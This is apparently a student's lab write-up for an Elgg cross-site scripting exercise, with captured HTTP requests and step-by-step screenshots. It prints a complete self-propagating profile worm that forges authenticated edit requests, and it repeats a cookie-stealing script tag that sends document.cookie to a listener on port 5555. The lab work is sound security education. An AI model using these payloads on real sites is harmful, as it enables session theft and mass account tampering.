
```
Request URL: http://www.xsslabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: ▲ 302 Found
Version: HTTP/1.1
Response headers (365 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 0
Content-Type: text/html;charset=utf-8
Date: Tue, 14 Apr 2020 20:52:14 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Location: http://www.xsslabelgg.com/profile/samy
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)
```



```
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 2040
Cookie: Elgg=givqed0l0l7cbr63ainl3vo681
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=p05Hl8GTKZWBZcSU_uJ8uA&__elgg_ts=1586900237&name=Samy&description=<p><script type="text/javascript"> window.onload = function(){ //JavaScript code to access
```

Step 2: Embed the JavaScript code into Samy’s profile.



Edit profile

Display name

Samy

About me

```
    //and Security Token __elgg_token
    var userName=elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    //Construct the content of your url.
    var content=token + ts + "&name=" + userName + "&description=<p>Greetings from Samy!</p>" + guid;
//FILL IN
    var samyGuid=47; //FILL IN
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    if(elgg.session.user.guid!=samyGuid)
```

Public

Brief description

```
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```


Public

Location

Public

Step 3: Log in as Boby to view Samy's profile.

Boby's profile before visiting Samy's profile.



Add widgets


Boby

About me

I am Boby!

Friends

Visit Samy's profile




Samy

Brief description:

About me

Friends

Boby’s profile after visiting Samy’s profile.



Boby

About me


Greetings from Samy!

Evidence that the attack was successful:

Boby’s “About me” changes from “I am Boby!” to “Greetings from Samy!” after Boby visits Samy’s profile.

Q7.3 We need Line 12 because otherwise Samy's profile would also be changed once Samy submits the request for changing his profile. As a result, the message "Greetings from Samy!" would overwrite Samy's "About me" section over the malicious JavaScript code we just embedded.

Step 1: Comment out line 12. Then change Samy's profile.



Edit profile

Display name

Samy

About me

```
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    //if(elgg.session.user.guid!=samyGuid)
    {
       //Create and send Ajax request to modify profile
       var Ajax=null;
       Ajax=new XMLHttpRequest();
       Ajax.open("POST",sendurl,true);
       Ajax.setRequestHeader("Host","www.xsslabelgg.com");
       Ajax.setRequestHeader("Content-Type",
       "application/x-www-form-urlencoded");
       Ajax.send(content);
```

Public

Brief description


```
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

Public

Location

Public

Step 2: Samy's "About me" changes to "Greetings from Samy!" instead of the JavaScript code.



Samy

Brief description:

About me

Greetings from Samy!


Explanation: If we don’t include the “guid != samyGuid” check, then Samy himself would also be a victim of his own malicious JavaScript code. Therefore, Samy’s own profile would be modified once Samy submits the request for changing his profile. And effectively the message “Greetings from Samy!” would overwrite Samy’s “About me” section over the JavaScript code we just embedded. This ruins our effort for injecting the JavaScript code and makes further attacks impossible.

Q8.1

```
<script id="worm" type="text/javascript">
window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName=elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    //Copy the JavaScript itself
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag)
    //Construct the content of your url.
    var content=token + ts + "&name=" + userName + "&description=" + wormCode + guid; //FILL
IN
    var samyGuid=47; //FILL IN
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    if(elgg.session.user.guid!=samyGuid)
    {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
        Ajax.send(content);
        alert("Worm!");
    }
}
</script>
```

Q8.2

Step 1: Embed the self-propagating JavaScript code into Samy’s profile.



Edit profile

Display name: Samy

About me

```
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Copy the JavaScript itself
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag)
//Construct the content of your url.
var content=token + ts + "&name=" + userName + "&description=" + wormCode + guid; //FILL IN
var samyGuid=47; //FILL IN
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
```

Public

Brief description

```
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```


Public

Location

Public

Step 2: Log in as Boby to view Samy’s profile.

Boby’s profile before visiting Samy’s profile




Boby

About me

Greetings from Samy!


Boby visits Samy's profile. Boby gets infected with the worm.



Worm!

OK


Boby visits his own profile and finds himself infected.



Worm!

OK

A closer look at Boby’s profile



Edit profile

Display name: Boby

About me

```
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Copy the JavaScript itself
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag)
//Construct the content of your url.
var content=token + ts + "&name=" + userName + "&description=" + wormCode + guid; //FILL IN
var samyGuid=47; //FILL IN
